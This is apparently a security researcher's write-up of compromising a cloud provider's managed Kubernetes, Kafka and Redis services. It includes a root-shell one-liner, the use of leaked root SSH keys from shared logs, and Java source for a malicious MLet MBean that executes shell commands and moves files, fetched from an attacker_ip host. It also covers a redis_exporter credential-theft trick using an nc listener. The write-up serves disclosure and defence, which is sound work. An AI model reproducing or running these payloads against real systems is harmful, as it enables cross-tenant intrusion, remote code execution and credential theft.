/tmp/lpe/u/python3 -c 'import os; os.setuid(0); os.system("id; /bin/sh")'
Confirmation of command execution with root privileges
Gaining root privileges opened up several interesting attack vectors:
An examination of network activity within the managed resource immediately yielded interesting results. Traffic analysis revealed requests from a specific IP address to collect node metrics from our kube-state-metrics instance in mk8s. The IP address turned out to belong to a metrics collector, one of the VictoriaMetrics instances serving numerous managed resources. Like Prometheus, the VictoriaMetrics API exposes a list of targets from which it collects metrics.
When we queried the http://100.64.13.37:8429/api/v1/targets endpoint, we found that each target’s labels contained valuable metadata:
"discoveredLabels": {
           "__address__": "http://100.64.1.1:6897/metrics",
           "__meta_url": "CENSORED",
           "__metrics_path__": "/metrics",
           "__scheme__": "http",
           "__scrape_interval__": "2m0s",
           "__scrape_timeout__": "2m0s",
           "cluster_id": "676767",
           "customer": "customerID",
           "job": "http",
           "profile": "kubernetes",
           "vds_id": "1337",
           "version": "1.0"
         }
It’s worth noting that a single VictoriaMetrics query returns a full list of control plane hosts that belong to other cloud tenants. Port 6897 indicates that the kube-state-metrics exporter is running, and the profile: kubernetes field further confirms the target type at this address.
We found another host from the Victoria ecosystem on the same network: VictoriaLogs. The service’s web interface on port 9428 also exposes API endpoints that can reveal sensitive data. For example, the /select/logsql/query endpoint allowed unauthorized access to all logs from any managed resource in the cloud.
Analysis of the control plane logs for mk8s revealed a critical detail: the cloud-init scripts generated private SSH keys for the root account by default. These keys were printed to stdout and automatically saved in the shared system logs.
Correlating certain label values from VictoriaMetrics helped us reconstruct the target host’s original names. This makes it easier to filter data in VictoriaLogs and unambiguously match a compromised private key to the target node where it can be used.

Private SSH key in a VictoriaLogs record
We could use the compromised private key for a privileged account to connect to the target nodes over SSH and gain full control of other tenants’ clusters.

Process privileges on the host and available actions in Kubernetes
Logs from other types of services could likely reveal additional sensitive data that would further increase the impact.
We explored the option to deploy managed Apache Kafka resources. As expected, we also found these instances on the flat overlay network. One Kafka host had port 9999 open, which turned out to be a JMX Registry.

Discovered Java RMI service on port 9999
The JMX Registry mechanism is inherently vulnerable: it returns an RMI stub-host to the calling client, which allows remotely loading an arbitrary custom MBean class and executing arbitrary code. We ran an nmap -sC scan against the registry port to identify the exact port of the RMI service we would interact with next. To carry out the attack, we prepared a set of Java scripts with the following structure:
JmxCreateMBean.java: connects to the JMX Registry and creates an MBean component, javax.management.loading.MLet (a class that loads classes from a specified URL).JmxInvoke.java: invokes the selected MBean method through the JMX Registry.ExecMBean.java and Exec.java a custom lightweight test MBean component with a run(String cmd) method that provides an interface for remote command execution.The code that handles the connection and initialization of the MBean component looks like this:
//JmxCreateMBean.java
...
import javax.management.remote.JMXConnector;
import javax.management.remote.JMXConnectorFactory;
import javax.management.remote.JMXServiceURL;

public class JmxCreateMBean {
    private static final class RewritingSocketFactory extends RMISocketFactory {
        private final String fromHost;
        private final String toHost;

        RewritingSocketFactory(String fromHost, String toHost) {
            ...
        }

        @Override
        public Socket createSocket(String host, int port) throws IOException {
            ...
        }

        @Override
        public ServerSocket createServerSocket(int port) throws IOException {
            ...
        }
    }

    public static void main(String[] args) throws Exception {
        ...
        RMISocketFactory.setSocketFactory(new RewritingSocketFactory(args[2], args[3]));
        String url = String.format("service:jmx:rmi:///jndi/rmi://%s:%s/jmxrmi", args[0], args[1]);

        try (JMXConnector connector = JMXConnectorFactory.connect(new JMXServiceURL(url), new HashMap<>())) {
            var mbsc = connector.getMBeanServerConnection();
            try {
                ObjectInstance created = mbsc.createMBean(args[4], new ObjectName(args[5]));
                System.out.println("CREATED " + created.getObjectName() + " " + created.getClassName());
            } catch (InstanceAlreadyExistsException e) {
                System.out.println("EXISTS " + args[5]);
            }
        }
    }
}
Below is the implementation of the malicious Exec.java class, which provides methods to execute shell commands and read and write files with Base64 encoding:
// Exec.java
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.Base64;

public class Exec implements ExecMBean {
    @Override
    public String run(String cmd) throws Exception {
        Process p = new ProcessBuilder("/bin/sh", "-c", cmd).redirectErrorStream(true).start();
        byte[] out = p.getInputStream().readAllBytes();
        int rc = p.waitFor();
        return "rc=" + rc + "\n" + new String(out, StandardCharsets.UTF_8);
    }

    @Override
    public String getB64(String path) throws Exception {
        return Base64.getEncoder().encodeToString(Files.readAllBytes(Path.of(path)));
    }

    @Override
    public String putB64(String path, String b64) throws Exception {
        byte[] data = Base64.getDecoder().decode(b64);
        Files.write(Path.of(path), data);
        return "wrote " + data.length + " bytes";
    }
}
After compiling our custom MBean, we place the resulting JAR file on a remote web server and prepare an mlet.html configuration file so the target server can load it.
<html>
<mlet code="Exec" archive="execmbean.jar" name="payload:type=Exec"></mlet>
</html>
We then perform the following steps:
MLet loader inside the Kafka JVM.MBean onto the target server by calling the getMBeansFromURL method of the standard MLet component (DefaultDomain:type=MLet). The URL of the prepared file is passed as an argument: http://attacker_ip:8000/mlet.html.run(String cmd) method of the loaded MBean to achieve RCE on the host.
Kafka process context and node network interfaces
This attack vector was possible because the RMI stub host, which security standards require to be bound only to the loopback interface (127.0.0.1), was mistakenly exposed to the cloud’s shared overlay network.
The next step was to analyze hosts running managed Redis instances. Alongside the main port 6379 used by Redis, each host had a redis exporter service on port 9121. Analysis of its source code revealed a logic vulnerability in how the target parameter was handled:
//redis_exporter/exporter/http.go:47
func (e *Exporter) scrapeHandler(w http.ResponseWriter, r *http.Request) {
  target := r.URL.Query().Get("target")
...

  if !strings.Contains(target, "://") {
    target = "redis://" + target
  }

  u, err := url.Parse(target)
...

  opts := e.options
...
  _, err = NewRedisExporter(target, opts)
...
Essentially, the /scrape handler accepts an arbitrary target parameter and attempts to collect metrics from that target with the same credentials the exporter uses to connect to its primary Redis instance. Directing a redis exporter request to an attacker-controlled host, such as one running nc -nvlp 6379, makes it possible to intercept the following credentials:
http://<redis_expoter_host>:9121/scrape?target=<fake_redis_server>
